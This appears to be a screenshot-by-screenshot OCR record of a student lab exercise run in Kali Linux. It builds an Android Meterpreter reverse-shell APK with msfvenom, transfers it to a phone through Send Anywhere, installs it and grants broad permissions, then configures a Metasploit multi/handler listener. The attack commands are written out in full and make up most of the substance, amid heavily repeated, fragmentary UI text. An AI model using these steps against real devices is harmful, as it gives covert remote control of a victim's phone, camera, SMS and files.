

Checking the IP address

kali linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4



Trash



File System



Home

```
advait@10: ~  
File Actions Edit View Help  
advait@10: ~ x advait@10: ~ x  
(advait@10)-[~]  
$ ifconfig  
docker0: flags=4099<UP,BROADCAST,MULTICAST> mtu 1500  
    inet 172.17.0.1 netmask 255.255.0.0 broadcast 172.17.255.255  
    ether 02:42:06:9a:66:37 txqueuelen 0 (Ethernet)  
    RX packets 0 bytes 0 (0.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 0 bytes 0 (0.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 10.0.2.15 netmask 255.255.255.0 broadcast 10.0.2.255  
    inet6 fe80::a00:27ff:fe7c:6caa prefixlen 64 scopeid 0x20<link>  
    ether 08:00:27:7c:6c:aa txqueuelen 1000 (Ethernet)  
    RX packets 53 bytes 24771 (24.1 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 86 bytes 12089 (11.8 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536  
    inet 127.0.0.1 netmask 255.0.0.0  
    inet6 ::1 prefixlen 128 scopeid 0x10<host>  
    loop txqueuelen 1000 (Local Loopback)  
    RX packets 4 bytes 240 (240.0 B)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 4 bytes 240 (240.0 B)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0  
  
(advait@10)-[~]  
$
```

Creating a payload using msfvenom

kali linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

1 2 3 4



Trash



File System



Home

```
advait@10: ~  
File Actions Edit View Help  
advait@10: ~ x advait@10: ~ x  
(advait@10)-[~]  
$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=172.17.0.1 LPORT=4444 R > task3.apk  
[sudo] password for advait:  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10239 bytes  
(advait@10)-[~]  
$
```

KALI LINUX

"the quieter you become, the more you are able to hear"

Uploading created payload .apk file on sendanywhere.com

kali linux [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Send Anywhere - File tran X

Send Anywhere

Send

Receive

Input key

Support

This website uses cookies to enhance user experience and for marketing purposes. [Cookie Policy](#)

File Upload

Recent

Home

Desktop

Documents

Downloads

Music

Pictures

Videos

Other Locations

advait

Name	Size	Type	Modified
Desktop			00:37
Documents			11 Jul
Downloads			19 Jul
Music			11 Jul
my_captain_ethical_hacking_july_2023			11 Jul
Pictures			11 Jul
Public			11 Jul
Templates			11 Jul
Videos			11 Jul
attack.apk	10.2 kB	Android package	19:42
msfinstall	6.0 kB	Program	00:17
mycapethack.apk	10.2 kB	Android package	00:10
task3.apk	10.2 kB	Android package	19:50

Cancel Open

Sign in

Adobe Creative Cloud for Teams. Put creativity to work.

ADS VIA CARBON

cookies

Right Ctrl

← Waiting...

Enter the 6-digit key on the receiving device
Expires in 09:58

0 0 3 5 2 2



Receive

Input key



sendanywhere

Want to send larger files on Gmail?

Send Gmail with large files without storing anything on Google Drive.

Send Anywhere Email Add-on[See more features](#)

Gmail

30GB.bin
1 File • 30GB

sendanywhere

Send

[Support](#)





New plans are newly released!

The screenshot displays a Kali Linux desktop environment. On the left, a smartphone screen shows the ApowerMirror application interface. The app is titled "ApowerMirror" and displays "WiFi mirroring to Apowersoft[LAPTOP-VJLK9EIV]". It features a "Mute" button and a "Disconnect" button. The bottom of the phone screen shows icons for "LocalCast", "AirCast", and "ApowerMirror".

In the center, a terminal window titled "advait@10: ~" is open. It shows the following commands and output:

```
advait@10: ~  
$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=172.17.0.1 LPORT=4444 R > task3.apk  
[sudo] password for advait:  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10239 bytes  
  
advait@10: ~  
$
```

The desktop background features a large "KALI LINUX" logo and the text "The more you know, the more you are able to hear". The system tray at the bottom right shows the time as 20:12 and various system icons.



Minimize all open windows and show the desktop

Trash

File System

Home

KALI
"the quiete

20:13



Carina
Linux Firefox2.0.0 Browser

Select All



task3.apk
Completed/10.00 KB

Do you want to install this file?

- APK files may not be installed due to OS issues or individual settings.
- Users are liable for distribution of this file. Comply with Copyright Law.
- Click Ok to install.

CANCEL

OK

1 files · 10.00 KB

ApowerMirror



SALE

advait@10: ~

ST=172.17.0.1 LPORT=4444 R > task3.apk

form::Android from the payload
payload



Trash





File System



Home

KALI
"the quiete





Trash





File System



Home

KALI

"the quiete





Trash




File System



Home

KALI

"the quiete



advait@10: ~

ST=172.17.0.1 LPORT=4444 R > task3.apk

form::Android from the payload
payload



Trash



File System



Home

KALI
"the quiete

20:15 43%



Choose what to allow MainActivity to access



Location

access this device's location



Phone

make and manage phone calls



SMS

send and view SMS messages



Microphone

record audio



Contacts

access your contacts



Camera

take pictures and record video



Files

access files on your device



Call logs

read and write phone call logs



Cancel Continue
ApowerMirror



advait@10: ~

ST=172.17.0.1 LPORT=4444 R > task3.apk

form::Android from the payload
payload



Trash



File System



Home

20:16

Search



MainActivity

ApowerMirror



SALE

```
advait@10: ~  
File Actions Edit View Help  
advait@10: ~ x advait@10: ~ x  
(advait@10)-[~]  
$ sudo msfvenom -p android/meterpreter/reverse_tcp LHOST=172.17.0.1 LPORT=4444 R > task3.apk  
[sudo] password for advait:  
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload  
[-] No arch selected, selecting arch: dalvik from the payload  
No encoder specified, outputting raw payload  
Payload size: 10239 bytes  
(advait@10)-[~]  
$
```



Trash



File System



Home

20:16

Search



MainActivity

ApowerMirror



SALE

```
advait@10: ~  
File Actions Edit View Help  
advait@10: ~ x advait@10: ~ x  
+ --=[ metasploit v6.3.25-dev ]  
+ --=[ 2332 exploits - 1219 auxiliary - 413 post ]  
+ --=[ 1385 payloads - 46 encoders - 11 nops ]  
+ --=[ 9 evasion ]  
  
Metasploit tip: Display the Framework log using the  
log command, learn more with help log  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 >
```

Snipping Tool

New Mode Delay Cancel Options

Select the snip mode using the Mode button or click the New button.

Snipping Tool is moving...

In a future update, Snipping Tool will be moving to a new home. Try improved features and snip like usual with Snip & Sketch (or try the shortcut Windows logo key + Shift + S).

Try Snip & Sketch



Trash



File System



Home

20:17

Search



MainActivity

.....

ApowerMirror



SALE



advait@10: ~

File Actions Edit View Help

advait@10: ~ x

advait@10: ~ x



```
= [ metasploit v6.3.25-dev ]  
+ -- [ 2332 exploits - 1219 auxiliary - 413 post ]  
+ -- [ 1385 payloads - 46 encoders - 11 nops ]  
+ -- [ 9 evasion ]
```

Metasploit tip: Display the Framework log using the
log command, learn more with help log
Metasploit Documentation: <https://docs.metasploit.com/>

```
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) >
```



Trash



File System



Home

20:17

Search



MainActivity

ApowerMirror



```
advait@10: ~  
File Actions Edit View Help  
advait@10: ~ x advait@10: ~ x  
[ ASCII art of a cat ]  
+ --[ metasploit v6.3.25-dev ]  
+ --[ 2332 exploits - 1219 auxiliary - 413 post ]  
+ --[ 1385 payloads - 46 encoders - 11 nops ]  
+ --[ 9 evasion ]  
Metasploit tip: Display the Framework log using the  
log command, learn more with help log  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp  
PAYLOAD => android/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) >
```

Snipping Tool

New Mode Delay Cancel Options

Select the snip mode using the Mode button or click the New button.

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Try Snip & Sketch

Mail

Simplilearn

You're Invited: Free Webinar | How to Launch a Data Analytics Career

Gmail

Set flag Archive Dismiss



Trash



File System



Home

20:17

Search



MainActivity

ApowerMirror



SALE

```
advait@10: ~  
File Actions Edit View Help  
advait@10: ~ x advait@10: ~ x  
msf6 > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set PAYLOAD android/meterpreter/reverse_tcp  
PAYLOAD => android/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > show options  
  
Module options (exploit/multi/handler):  


| Name | Current Setting | Required | Description |
|------|-----------------|----------|-------------|
|------|-----------------|----------|-------------|

  
Payload options (android/meterpreter/reverse_tcp):  


| Name  | Current Setting | Required | Description                                        |
|-------|-----------------|----------|----------------------------------------------------|
| LHOST |                 | yes      | The listen address (an interface may be specified) |
| LPORT | 4444            | yes      | The listen port                                    |

  
Exploit target:  


| Id | Name            |
|----|-----------------|
| 0  | Wildcard Target |

  
become, the more you are able to hear"  
View the full module info with the info, or info -d command.  
msf6 exploit(multi/handler) >
```